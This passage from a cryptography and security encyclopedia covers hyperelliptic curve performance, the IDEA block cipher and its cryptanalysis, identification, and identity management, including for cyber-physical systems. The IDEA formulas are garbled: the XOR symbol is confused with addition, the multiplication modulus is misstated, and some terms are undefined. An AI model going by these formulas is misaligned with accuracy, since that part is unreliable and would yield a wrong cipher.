However, the situation has considerably changed in the last few years. Although they are still expensive for random curves, *point counting algorithms* can now determine the cardinality of genus two curves of cryptographically good order in practical time: see, for instance, (Gaudry and Schost, 2012) for a recent record. Recent advances on point counting have concentrated on real multiplication (RM) curves (Ballentine et al., 2017), which provide significantly better complexity at the expense of having slightly less general curves.

For curves defined over prime fields, it is possible to count points in curves of genus two, or use the complex multiplication (CM) method for genera two (Mestre, 1991; Weng, 2001) and three (Weng, 2001; Balakrishnan et al., 2016) to construct curves of a given order. All these methods have been improved considerably since their publication: For the genus two case, Streng (2014) and Satoh (2009) provide the best algorithms to date.

Application and Experimental Results

The performance of the group operation has also been considerably improved. In many cases it matches that of elliptic curves, and in some cases it even surpasses it. The purpose of this essay is to review some recent performance result that shows the competitiveness of hyperelliptic curves.

Curves Over Prime Fields

The classical method to perform explicit computations in divisor class groups of hyperelliptic curves of genus at least two, namely, Cantor's algorithm (Cantor, 1987), is very slow compared to elliptic curve group operations, including the most basic chord-and-tangent formulae in affine coordinates.

The first efficient explicit formulae for genus two curves, due to Harley (2000), were followed by very active research on the explicit arithmetic of

low-genus curves. Several optimization techniques were introduced, notably by Nagao (2000), reducing the number of field operations needed to implement a group operation, culminating in the complete set genus two formulae by Lange (2005). Lange was able to give fast formulae for hyperelliptic curves in affine coordinates using only one inversion and then the first instances of two different types of inversion-free weighted coordinates. As was first showed by Avanzi (2004), using careful implementation of finite field arithmetic and Lange's formulae, it is possible to get a performance for genus two curves which is very close to that of elliptic curves.

Using theta functions and a *Montgomery ladder*, Gaudry (2007) derived fast formulae for the scalar multiplication in the Kummer surface associated with a genus two curve. He described a scalar multiplication requiring only 25 field multiplications per scalar bit.

In practice, a genus two hyperelliptic curve must be defined on a field with exactly half the size (in bits) of the field of definition of an elliptic curve if they are to provide the same security level. From this observation, Gaudry's formulae would be expected to yield performances similar to that of elliptic curve scalar multiplication methods costing roughly 6.25 field multiplications per scalar bit. As pointed out by Bernstein, such an analysis is in fact flawed, since 6 of these 25 multiplications are done with constants coming from the curve equation; choosing the right curve parameters allows Gaudry's method to outperform *Montgomery ladders* for *elliptic curves*.

The introduction of *Edwards*(2007) models for elliptic curves made the competition between genus one and higher-genus curves more interesting. Bernstein and Lange investigated these curves in depth and, along with a number of other authors, devised explicit formulae for Edwards curves. These formulae offer slightly faster addition and doubling than the best previously known methods for elliptic curves, but improvements on the arithmetic for Kummer surfaces (Bernstein et al., 2014; Lubicz and Roberts, 2016) mean that the last word in this race remains to be written.

Curves Over Binary Fields

Just as Cantor's algorithm could be adapted to the case of hyperelliptic curves over fields of characteristic two by Koblitz, explicit formulae for

divisor addition and doubling were also devised for the even characteristic case.

The impact of characteristic two on divisor doubling is particularly interesting. Since many operations in Cantor's algorithm involve the squaring of polynomials, these parts of the algorithm become particularly efficient over binary fields. A striking example of the performance of doubling over genus two curves if suitable curve parameters are chosen is given in Lange and Stevens (2005). For an overview of genus two coordinate systems and formulae, see Lange (2005).

Several authors Birkner (2007), Fan et al. (2006), Birkner and Thériault (2008) and Birkner and Thériault (2010) also adapted halving methods from the elliptic curve setting to use them for genus two and three curves. In many cases, divisor halvings can be significantly faster than divisor doublings, thus significantly improving the performance of genus two and three scalar multiplication on these curves.

Avanzi et al. (2008) give an explicit curve arithmetic for genera up to four, with specific improvements for genus three and four curves. In turn, this is based on a careful implementation of finite field of characteristic two for each required field size (Avanzi and Thériault, 2007). A comparison between curves of genus up to four was done, with each curve using the best doubling-based coordinate system available. The conclusion of this comparison is that curves of genera two and three have similar performance, even after taking into account the increase in field sizes needed because of index-calculus attacks on genus three hyperelliptic curves, and they are both faster than elliptic curve (often by as much as 50%). In fact, in some cases genus three curves are the fastest – this depending mainly on the relation between finite field sizes in relation to the granularity of the target architecture of the implementation. In the same paper, the performance of the group arithmetic for curves of genus four is seen to be comparable to that of elliptic curves. As with curves over prime fields, the last word has yet to be said about the performance of hyperelliptic curves over binary fields, but it can be safely said that low-genus hyperelliptic curves are a sound alternative to elliptic curves.

Cross-References

Elliptic Curves

References

Avanzi R (2004) Aspects of hyperelliptic curves over large prime fields in software implementations. Cryptographic hardware and embedded systems – CHES 2004. Lecture notes in computer science, vol 3156, pp 148–162. Springer

Avanzi R, Thériault N (2007) Effects of optimizations for software implementations of small binary field arithmetic. Arithmetic of finite fields – WAIFI 2007. Lecture notes in computer science, vol 4547, pp 69–84. Springer

Avanzi R, Thériault N, Wang Z (2008) Rethinking low genus hyperelliptic Jacobian arithmetic over binary fields: interplay of field arithmetic and explicit formulæ. J Math Cryptol 2:227–255 [MathSciNet]

Balakrishnan JS, Ionica S, Lauter K, Vincent C (2016) Constructing genus-3 hyperelliptic Jacobians with CM. Algorithmic number theory symposium XII, LMS J Comput Math 19:283–300 [MathSciNet]

Ballentine S, Guillevic A, Lorenzo García E, Martindale C, Massierer M, Smith B, Top J (2017) Isogenies for point counting on genus two hyperelliptic curves with maximal real multiplication. Algebraic geometry for coding theory and cryptography. Association for women in mathematics series, vol 9, pp 63–94. Springer

Bernstein DJ, Chuengsatiansup C, Lange T, Schwabe P (2014) Kummer strikes back: new DH speed records. Advances in cryptology – ASIACRYPT 2014. Lecture notes in computer science vol 8873, pp 317–337. Springer

Birkner P (2007) Efficient divisor class halving on genus two curves. Selected areas in cryptography – SAC 2006. Lecture notes in computer science, vol 4356, pp 317–326. Springer

Birkner P, Thériault N (2008) Faster halvings in genus 2. Selected areas in cryptography – SAC 2008. Lecture notes in computer science, vol 5381, pp 1–16. Springer

Birkner P, Thériault N (2010) Efficient halvings for genus 3 curves over binary fields. Adv Math Commun 4(1):23–47
[MathSciNet]

Cantor DG (1987) Computing in the Jacobian of hyperelliptic curves. Math Comput 48:95–101 [MathSciNet]

Fan X, Wollinger TJ, Wang Y (2006) Efficient doubling on genus 3 curves over binary fields. Topics in cryptology CT-RSA 2006. Lecture notes in computer science, vol 3860, pp 64–81. Springer

Gaudry P (2007) Fast genus 2 arithmetic based on Theta functions. J Math Cryptol 1:243–265 [MathSciNet]

Edwards HM (2007) A normal form for elliptic curves. Bull Am Math Soc (N.S.) 44(3):393–422

Gaudry P, Schost É (2012) Genus 2 point counting over prime fields. J Symb Comput 47(4):368–400 [MathSciNet]

Harley R (2000) Fast arithmetic on genus two curves. preprint

Koblitz N (1989) Hyperelliptic cryptosystems. J Cryptol 1:139–150 [MathSciNet]

Lange T (2005) Formulae for arithmetic on genus 2 hyperelliptic curves. Appl Algebra Eng Commun Comput 15:295–328 [MathSciNet]

Lange T, Stevens M (2005) Efficient doubling for genus two curves over binary fields. Selected areas in cryptography – SAC 2004. Lecture notes in computer science, vol 3357, pp 170–181. Springer

Lubicz D, Roberts D (2016) Arithmetic on abelian and Kummer varieties. Finite Fields Appl 39:130–158 [MathSciNet]

Mestre J-F (1991) Construction des courbes de genre 2 a partir de leurs modules. Prog Math 94:313–334 [MathSciNet]

Nagao K (2000) Improving group law algorithms for Jacobians of hyperelliptic curves. Algorithmic number theory – ANTS-IV. Lecture notes in computer science, vol 1838, pp. 439–448. Springer

Satoh T (2009) Generating genus two hyperelliptic curves over large characteristic finite fields. Advances in cryptology – EUROCRYPT 2009. Lecture notes in computer science, vol 5479, pp 536–553. Springer

Smart N (1999) On the performance of hyperelliptic cryptosystems. Advances in Cryptology – EUROCRYPT ’99. Lecture notes in computer science, vol 1592, pp 165–175. Springer

Streng M (2014) Computing igusa class polynomials. Math Comput 83:275–309 [MathSciNet]

Weng A (2001) Konstruktion kryptographisch geeigneter Kurven mit komplexer Multiplikation. Ph.D. thesis, Universität Gesamthochschule Essen

I

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300457

IBE

Identity-Based Encryption: Historical Perspective and Hierarchical Systems
User Revocation in Identity-Based Encryption and Attribute-Based Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300459

IBE: Identity-Based Encryption

Identity-Based Cryptosystems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300460

IBS: Identity-Based Signature

Identity-Based Cryptosystems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300461

IC Integrated Circuit

Trusted Boot
Trusted Computing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300463

IC-Integrated Circuit

Root of Trust

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300464

ICS

Authentication for Cyber-Physical Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300465

ID-Based Encryption

Identity-Based Encryption: Historical Perspective and Hierarchical Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_582

Idea

Alex Biryukov[1] ✉
(1) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

IDEA (previous name *IPES*) is a 64-bit, 8.5-round non- Feistel block cipher with 128-bit keys, proposed by Lai and Massey in 1991 (Lai et al. 1991). It is a modified version of a previous design called PES (Proposed Encryption Standard) by the same authors (Lai and Massey 1990), with added strength against differential cryptanalysis.

Background

Since its publication, IDEA resisted intensive cryptanalytic efforts. In (Lai 1992, p. 79), IDEA reduced to four rounds was claimed to be secure against differential attacks. Progress in cryptanalyzing round-reduced variants was very slow, starting with an attack on a two-round variant of IDEA in 1993 (Meier 1993) by Meier, an improvement to 2.5 rounds by Daemen et al. (Daemen et al. 1993), then an attack on 3.5 rounds published in 1997 (Borst et al. 1997) by Borst et al. Impossible differential attack significantly improved previous results for 3 and 3.5 rounds and could break up to 4.5 rounds (Biham et al. 1999) using the full codebook and 2^{112} steps. Further progress was an attack marginally breaking five rounds with a variant of meet-in-the-middle attack due to Demirci et al. (2004) and using 2^{24}chosen

plaintexts, 2^{58} memory and 2^{126} steps of analysis. More recently 6 rounds were cryptanalyzed with the full codebook, $2^{126.8}$ time and 2^{64} memory (Biham et al. 2007). Also related key attacks on 8 rounds (Biham et al. 2008) were developed requiring relations between 256 keys, with 2^{72} chosen plaintexts 2^{99} time and $2^{66.6}$ memory.

In addition to these attacks, three relatively large and easily detectable classes of weak keys were found: in (Daemen et al. 1994), 2^{51} weak keys out of the 2^{128} keys were found to be detectable with 16 chosen plaintexts and 2^{17} steps using differential *membership tests*, and in (Hawkes 1998), 2^{63} weak keys were found to be detectable given 20 chosen plaintexts with a negligible complexity under differential–linear membership tests. In another work, a class of 2^{64} keys detectable via a boomerang membership of 2^{16} steps and queries was found (Biryukov Jr et al. 2002).

Theory

The *key-schedule* of the cipher is completely linear. The main idea behind the design is the mix of non-commuting ⊞: addition mod 2^{16} (denoted by ⊞), XOR (denoted by ⊞), and multiplication mod $(2^{16} - 1)$ (denoted by ⊙, with $0 \equiv 2^{16}$). These operations work with 16-bit words. One round of IDEA is split into two different half-round operations: key mixing (denoted by *T*) and *M*-mixing denoted by $M = s \circ MA$, where *MA* denotes a multiplication–addition structure and *s* denotes a swap of two middle words (as usual the composition of transformations is applied from right to left, i.e., MA is applied first, and the swap s is applied to the result). *T* divides the 64-bit block into four 16-bit words X_1, X_2, X_3, X_4 and mixes the key words Z_1, Z_2, Z_3, Z_4 with the data using ⊙ and ⊞:

$$(X_1, X_2, X_3, X_4) \xrightarrow{T} (X_1 \odot Z_1, X_2 \boxplus Z_2, X_3 \boxplus Z_3, X_4 \odot Z_4)$$

The transform *MA* provides *diffusion* between different words and mixes in two more key words Z_5, Z_6:

$$Y_1 = ((X_1 \oplus X_3) \odot Z_5 \boxplus (X_2 \oplus X_4)) \odot Z_6,$$
$$Y_2 = Y_1 ((X_1 \oplus X_3) \odot Z_5),$$
$$(X_1, X_2, X_3, X_4) \xrightarrow{MA} (X_1 \oplus C_2, X_2 \oplus C_1, X_3 \oplus C_2, X_4 \oplus C_1)$$

Both *MA* and *s* are involutions. The full 8.5-round IDEA can be written as

$$\text{IDEA} = T^{\circ} s^{\circ} (s^{\circ} MA^{\circ} T)^8 = T^{\circ} s^{\circ} (M^{\circ} T)^8.$$

The only changes between IDEA and its predecessor PES are in the order of operations in the key mixing subround *T*: PES uses the order (⊙, ⊙, ⊞ , ⊞), while IDEA uses the order (⊙, ⊞ , ⊞ , ⊙), and in the swap of the words after the *MA* subround. In IDEA, the outer words X_1, X_4 are not swapped. These changes were motivated by a differential attack on PES given in (Lai et al. 1991).

Cross-References

Block Ciphers
Differential Cryptanalysis
IPES
Weak Keys

Recommended Reading

Biham E, Biryukov A, Shamir A (1999) Miss in the middle attacks on IDEA and Khufu. In: Knudsen LR (ed) Fast software encryption, FSE'99, Lecture notes in computer science, vol 1636. Springer, Berlin, pp 124–138

Biham E, Dunkelman O, Keller N (2007) A new attack on 6-round IDEA. In: FSE 2007, Luxembourg, pp 211–224

Biham E, Dunkelman O, Keller N (2008) A unified approach to related-key attacks. In: FSE 2008, Lausanne, pp 73–96

Biryukov AJN Jr, Preneel B, Vandewalle J (2002) New weak-key classes of IDEA. In: Deng RH, Qing S, Bao F, Zhou J (eds) International Conference on Information and Communications Security, ICICS 2002. Lecture notes in computer science, vol 2513. Springer, Berlin, pp 315–326

Borst J, Knudsen LR, Rijmen V (1997) Two attacks on reduced IDEA (extended abstract). In: Fumy W (ed) Advances in cryptology – EUROCRYPT'97, Lecture notes in computer science, vol 1233. Springer, Berlin, pp 1–13

Daemen J, Govaerts R, Vandewalle J (1993) Cryptanalysis of 2.5 rounds of IDEA (extended abstract), Technical report 93/1. Department of Electrical Engineering, ESAT-COSIC

Daemen J, Govaerts R, Vandewalle J (1994) Weak keys for IDEA. In: Stinson DR (ed) Advances in cryptology – CRYPTO'93, Lecture notes in computer science, vol 773. Springer, Berlin, pp 224–231

Demirci, H, Selccuk A, Türe E (2004) A new meet-in-the-middle attack on the IDEA block cipher. In: Matsui M, Zuccherato R (ed) Selected areas in cryptography, SAC 2003. Lecture notes in computer science, vol 3006. Springer, Berlin

Hawkes P (1998) Differential–linear weak key classes of IDEA. In: Nyberg K (ed) Advances in cryptology – EUROCRYPT'98, Lecture notes in computer science, vol 1403. Springer, Berlin, pp 112–126

Hawkes P, O'Connor L (1996) On applying linear cryptanalysis to IDEA. In: Kim K, Matsumoto T (eds) Advances in cryptography – ASIACRYPT'96, Lecture notes in computer science, vol 1163. Springer, Berlin, pp 105–115

Kelsey J, Schneier B, Wagner D (1996) Key-schedule cryptanalysis of IDEA, G-DES, GOST, SAFER, and Triple-DES. In: Koblitz N (ed) Advances in cryptology – CRYPTO'96, Lecture notes in computer science, vol 1109. Springer, Berlin, pp 237–251

Lai X (1992) On the design and security of block ciphers. Doctoral dissertation, Swiss Federal Institute of Technology, Zurich

Lai X, Massey JL (1990) A proposal for a new block encryption standard. In: Damgard IB (ed) Advances in cryptology – EUROCRYPT'90, Lecture notes in computer science, vol 473. Springer, Berlin, pp 389–404

Lai X, Massey JL, Murphy S (1991) Markov ciphers and differential cryptanalysis. In: Davies DW (ed) Advances in cryptology – EUROCRYPT'91, Lecture notes in computer science, vol 547. Springer, Berlin, pp 17–38

Meier W (1993) On the security of the IDEA block cipher. In: Helleseth T (ed) Advances in cryptology – EUROCRYPT'93, Lecture notes in computer science, vol 765. Springer, Berlin, pp 371–385

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_77

Identification

Carlisle Adams[2] ✉
(2) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Definition

Identification is the claim by an entity of some particular identity. The claimant interacts with a verifier, typically offering corroborating evidence for the claim, so that the verifier will come to rely upon the claim for some purpose.

Theory

A "name," or identity, is a set of information that distinguishes a specific entity from every other within a particular environment. In some environments, the "name" may just be a given name; in other environments, it will be a given name and a family name; in still others, it may include additional data such as a street address, or may be some other form entirely (e.g., an employee number). In all cases, however, the identity depends upon the environment: the size and characteristics of the environment determine the amount of information required for uniqueness (Adams and Lloyd 2003).

Identification is the claim of an identity. Each of two entities is involved in this process: the *claimant* claims an identity either explicitly or implicitly ("I am *x*"), and the *verifier* makes a corresponding claim with respect to the

same identity ("The entity with whom I am dealing is *X*," where *X* is either *x* or a mapping from *x* to some other namespace that is meaningful to the verifier). In order for the verifier to believe its own claim enough to rely upon it for some purpose, there must be corroborating evidence of the claimant's claim. This evidence may come from the claimant directly or may come from some third party that is trusted by the verifier. In either case, the process of obtaining and verifying this evidence is known as authentication (also Entity Authentication) and may make use of a protocol exchange between the verifier and the claimant (Identity Verification Protocol).

Depending upon the purpose for which the verifier needs the identity of the claimant (i.e., depending upon how much the verifier must rely upon this identity), the authentication process associated with an identification step may be relatively weak, relatively strong, or somewhere in between. The verifier needs to assess and manage the risk that this identity may have been stolen by another entity who is now trying to impersonate the true holder of this identity (Impersonation Attack). Impersonation can potentially lead to unauthorized access to personal or corporate data, networks, applications, or functions; the verifier will typically use stronger authentication mechanisms if a successful impersonation attack could lead to the release of sensitive data. The verifier will therefore need to make an assessment of the risk associated with the unintended release of various types of data, as well as the strength of various authentication mechanisms, so that appropriate choices can be made for data protection.

Identity Uniqueness

Identification is only possible within a domain when all identities in that domain are unique (i.e., no two entities in the domain have the same "name"). There are two general schemes for achieving identity uniqueness within a domain: *flat namespaces* and *hierarchical namespaces*. In a flat namespace, the Naming Authority (the authority that officially assigns identities to, or associates identities with, entities) is responsible for binding a unique identity to every entity in the domain and uses a fixed, non-extensible syntax to express this identity. Within a company, an *n*-digit employee number is an example of a flat namespace scheme.

In a hierarchical namespace, the Naming Authority is responsible for binding a unique identity to only a subset of the entities; these entities in turn are responsible for binding unique identities to other groups of entities, and so on, until every entity has a unique identity. The identity syntax is typically flexible and extensible. Examples of hierarchical namespace schemes include e-mail address, IP address, and X.500 distinguished name (ITU-T Recommendation X.509 2000).

In general, there is a trade-off between uniqueness and usability (user-friendliness) in a flat namespace. Furthermore, for many large domains – in particular, the domain of the entire world – there is no single recognized naming authority. Consequently, hierarchical schemes are typically used in practice in large-scale environments, and flat namespace schemes are typically used in environments with a small number of entities. Note, however, that even in relatively small environments (perhaps a few dozen entities), a hierarchical scheme may be used if the environment is very dynamic (frequent joining and leaving of entities) because management of changes will be greatly simplified if each authority entity needs to oversee only a small handful of other entities.

Authorities for Naming and Authentication

Although in theory they may be the same, typically the Naming Authority and the Authentication Authority in a domain are distinct entities. The Naming Authority associates a “name” with an entity for the purposes of identification, while the Authentication Authority associates that same “name” with corroborating evidence for the purposes of authentication, and/or with an authentication mechanism for the purposes of identity verification. A government department issuing driver’s licenses is an example of the former type of Authentication Authority in that it writes a “name” (in this case, a given and family name, along with address and other information) into an official document (the driver’s license) that may be used as corroborating evidence to validate a claim of identity. A Certification Authority in a Public Key Infrastructure (PKI) is an example of the latter type of Authentication Authority in that it binds a “name” (such as an e-mail address) to a public key pair in a certificate that will be used as an authentication mechanism by the entity associated with that “name” (Adams and Lloyd 2003; Housley and Polk 2001). Even within a single

organization (in fact, even within an organization of quite modest size), the authority that assigns names/identities (such as an employee number) to employees will be distinct from the authority that manages passwords, hardware authentication tokens, or multifactor authentication schemes for employees.

Cross-References

- Authentication
- Authentication for Cyber-Physical Systems
- Certificate
- Certification Authority
- Entity Authentication
- Identity Verification Protocol
- Impersonation Attack
- Public Key Infrastructure

References

Adams C, Lloyd S (2003) Understanding PKI: concepts, standards, and deployment considerations, 2nd edn. Addison-Wesley, Reading

Housley R, Polk T (2001) Planning for PKI: best practices guide for deploying public key infrastructure. Wiley, New York

ITU-T Recommendation X.509 (2000) Information technology – open systems interconnection – the directory: public key and attribute certificate frameworks. (Equivalent to ISO/IEC 9594-8:2001)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300467

Identifier

Pseudonyms for Mobile Networks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300468

Identity Authentication

Entity Authentication

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_78

Identity Management

Mike Just[3] and Carlisle Adams[4] ✉
(3) Department of Computer Science, Heriot-Watt University, Edinburgh, UK
(4) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Related Concepts

Access Control from an OS Security Perspective
Authentication
Authorizations
Identification

Definition

An *identity* of an individual is the set of information known about that person. For example, a person's identity in the real world can be a set of a name, an address, a driver's license, a birth certificate, a field of employment, etc. This set of information typically includes a name, which is used as an identifier (allowing other entities to refer to the identity without enumerating all of the items). It may also include items such as a driver's license or birth certificate, which are used as authenticators (issued by a relevant authority and allowing other entities to determine the legitimacy of someone's claim to an identity) and/or items which can be

used as a privilege (such as a driver's license, establishing the permission to operate a motor vehicle).

A *digital identity* is the corresponding concept in the digital world. As people engage in more activities in the cyber world, the trend has been to link the real-world attributes of identity with an individual's cyber-world identity, giving rise to privacy and other concerns.

Identity management is the set of processes, tools, and social contracts surrounding the creation, maintenance, and termination of a digital identity for people or, more generally, for systems and services, to enable secure access to an expanding set of systems and applications.

Background

Traditionally, identity management has been a core component of system security environments where it has been used for the maintenance of account information for login access to a system or a limited set of applications. An administrator issues accounts so that resource access can be restricted and monitored. Control has been the primary focus for identity management. More recently, however, identity management has expanded beyond the sole purview of information security professionals and has become a key enabler for electronic business.

Theory

Identity management solutions are modular and composed of multiple service and system components. Below, a number of key foundational, lifecycle, and consumable components are identified and described.

Foundational components of an identity management system are core components that form the basic building blocks on which an identity management system can be built. Such components are often not specific to identity management and can also be used in other security and system areas.

- *Repository*. At the core of the system is the logical data storage facility and identity data model that is often implemented as a directory or database. Policy information governing access to and use of information in the repository is generally stored here as well.

- *Authentication Provider*. The authentication provider, sometimes referred to as the identity provider, is responsible for performing primary authentication of an individual that will link this individual to a given identity. The authentication provider produces an authenticator – a token that allows other components to recognize that primary authentication has been performed. Each identity may be associated with more than one authentication provider. The mechanisms employed by each provider may be of different strengths and some application contexts may require a strength above some specified minimum to accept the claim to a given identity.
- *Policy Control*. Access to and use of identity information is governed by policy controls. Authorization policies determine how information may be manipulated; privacy policies govern how identity information may be disclosed. Policy controls may cause events to be audited, and may specify that the subject of an identity must be notified when information is accessed.
- *Auditing*. Secure auditing provides the mechanism to track how information in the repository is created, modified, and used. This is an essential enabler for forensic analysis – which is used to determine how and by whom policy controls were circumvented.

Lifecycle components of an identity management system address the temporal nature of managing an identity and relate to key milestones such as the start and end of an identity, as well as any changes during this period.

- *Provisioning*. Provisioning is the automation of all the procedures and tools to manage the lifecycle of an identity: creation of the identifier for the identity; linkage to the authentication providers; setting and changing attributes and privileges; and decommissioning the identity. In large-scale systems, these tools generally allow some form of self-service for the creation and ongoing maintenance of an identity and frequently use a workflow or transactional system for verification of data from an appropriate authority. These tools may also propagate data to affiliated systems that may not directly consume the repository.
- *Longevity*. Longevity tools create the historical record of an identity. These tools allow examination of the evolution of an identity over time.

Consumable value components of an identity management system effectively allow for integration of the core and lifecycle components with

applications that need to make use of identity management.

- *Single Sign-on*. Single sign-on allows a user to perform primary authentication once and then access the set of applications and systems that are part of the identity management environment.
- *Personalization*. Personalization and preference management tools allow application specific as well as generic information to be associated with an identity. These tools allow applications to tailor the user experience for a given individual leading to a streamlined interface for the user and the ability to target information dissemination for a business.
- *Access Management*. Similar to the policy controls within the identity management system foundation components, access control components allow applications to make authorization and other policy decisions based on privilege and policy information stored in the repository.

Applications

Identity management systems are primarily deployed in one of three models: as silos, as walled gardens, and as federations.

- *Silo*. This is a common model on the Internet today. In this model, the identity management environment is put in place and operated by a single entity for a fixed user community.
- *Walled Garden*. Walled gardens represent a closed community of organizations. A single identity management system is deployed to serve the common user community of a collection of businesses. Most frequently, this occurs in business-to-business exchanges and specific operating rules govern the entity operating the identity management system.
- *Federation*. Federated identity management environments have also emerged. These include systems like OpenID, Windows Live ID (formerly Microsoft's .Net Passport), and the Kantara Initiative (Kantara Initiative 2020). The central difference between federated identity systems and walled gardens is that no single entity operates the identity management system. Federated systems support multiple identity providers and a distributed and partitioned store for identity information. Clear operating rules govern the various participants in a federation – both the operators of components and the operators of services who rely

on the information provided by the identity management system. Most systems exhibit strong end-user controls over how identity information is disseminated among members of the federation.

Experimental Results

At time of writing this entry, several organizations have implemented, and demonstrated interoperability with, the SAML standard (Security Services Technical Committee (SSTC) Security Assurance Markup Language (SAML) v 2.0. OASIS 2005) as part of their identity management products. In addition, several websites have adopted the OpenID standard (OpenID Foundation 2014).

Open Problems and Future Directions

Many of the challenges associated with identity management relate to uptake and adoption by both service providers and users since the effectiveness of identity management (especially for components such as single sign-on) increases significantly with greater adoption and use.

References

Kantara Initiative (2020). https://kantarainitiative.org/. Accessed 17 Jan 2020.

OpenID Foundation (2014) OpenID Connect:1.0. https://openid.net/specs/openid-connect-core-1_0.html. Accessed 17 Jan 2020

Security Services Technical Committee (SSTC) Security Assurance Markup Language (SAML) v 2.0. OASIS (2005). http://saml.xml.org/saml-specifications. Accessed 17 Jan 2020

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1727

Identity Management for Cyber-Physical Systems

Davy Preuveneers[5] ✉
(5) imec-DistriNet, KU Leuven, Heverlee, Belgium

✉ **Davy Preuveneers**
Email: davy.preuveneers@cs.kuleuven.be

Definitions

A digital identity is the information by which a person, a system or a device can be differentiated from all others. Identity management is a framework of policies and technologies by which digital identities are assigned, administered and used. Cyber-physical systems (CPS) consist of sensors and actuators, and integrate computation and communication to monitor, coordinate and control the operations of physical components and processes. Identity management for CPS governs the life cycle of the digital identities of people and devices, and is an instrument to authenticate and restrict access to data, physical and digital resources, such as sensor information and control commands for actuators.

Background

Digital identities (Windley, 2005) typically comprise identifiers (e.g. user id, email address, URI), credentials to authenticate an individual (e.g. PINs and passwords, certificates, tokens, biometrics) as well as attributes and metadata that describe the individual (e.g. roles, privileges, location). Proving or confirming a user's digital identity is critical to properly grant

permissions to access applications, services and data. Digital identities therefore lie at the heart of authentication and authorization.

Identity Management (IdM) provides policies and technologies to govern the life cycle of digital identities and to keep them secure. It is an integral part of Identity and Access Management (IAM). Within the enterprise, an IAM system additionally fulfills the responsibility of authenticating employees and enforcing access control for authorized users to the systems, services and applications within the security perimeter of the organization.

Identity federation is the process where the authentication of a user is delegated to an external party. Typically a Service Provider (SP) trusts (Mcknight et al., 2011) an Identity Provider (IdP) to vouch for the identity of a user, allowing users from one security domain to access services in another domain given that they belong to the same federation. This way, a service or application does not need to acquire, store or verify any credentials itself to authenticate and authorize users.

Application

The technological innovations of cyber-physical systems (Baheti and Gill, 2011) have led to digital transformations in the industry, with diverse applications in the areas of safety-critical systems, transportation, healthcare, industrial automation, supply chain management and manufacturing (Lee et al., 2015). In these application areas, smart networked devices are not only intermittently interconnected with one another, but in many cases also with Information Technology (IT) infrastructures and even the Internet.

The number of wireless and cyber-physical devices that help monitor and control a variety of business- or safety-critical processes, is growing rapidly. The direct impact of IT infrastructure and services on the physical world follows a similar trend. Digital identities in CPS are key to authenticate and authorize people and devices in cyber-physical processes, for example, to read information from sensors or to issue control commands to actuators. However, the competitive advantages and opportunities of these intertwined distributed ecosystems also come with increased cyber-security risks and attack surfaces (Tantawy et al., 2020).

Indeed, as cyber-physical systems empower critical infrastructures, their nascent and wide adoption makes them an attractive target for hackers and cyber-attacks (Ashibani and Mahmoud, 2017). As such, tamper-proof digital identities are imperative not only to represent these devices, but also to secure the systems, services and applications with which they interact. For example, CPS require protection against identity spoofing attacks, the presence of rogue devices, and distributed denial-of-service (DDoS) attacks.

IdM and IAM systems are facing the challenge to adapt to the enormous growth of connected devices, largely because they are primarily focused on people and less on devices. It is difficult to assess what multi-factor authentication (MFA) − where people combine knowledge, possession, and inherence factors to add extra layers of security on top of password-based authentication − entails for connected devices. The IDentity of Things (IDoT) (Lam and Chi, 2016) is an emerging concept that was proposed to extend the traditional functionalities of IAM systems with capabilities to manage the logical and physical identity of entities, as well as the relationships between them: devices and humans, devices and devices, devices and applications, and humans and applications. To put this IDoT concept into practice, the existing authentication schemes and trust assumptions need to be revisited for massively distributed cyber-physical systems.

Open problems and Future directions

The interaction between cyber-physical systems and IT infrastructures introduces a growing attack surface and new security threats that may have severe implications in both the digital and physical world. Furthermore, resource constrained devices in CPS typically have software and hardware limitations, making it difficult to add new security measures. Additionally, they may interact with legacy systems that were never designed to accommodate todays security best practices. As a result, the level of difficulty to strengthen security in CPS is increasing.

Specifically for identity management for CPS, the inherent complexity originates from the necessity to govern the identity life cycle of people and devices, and to mitigate unauthorized access to critical resources in an ever

expanding digital and physical intertwined ecosystem. These observations result into a number of open problems and research challenges.

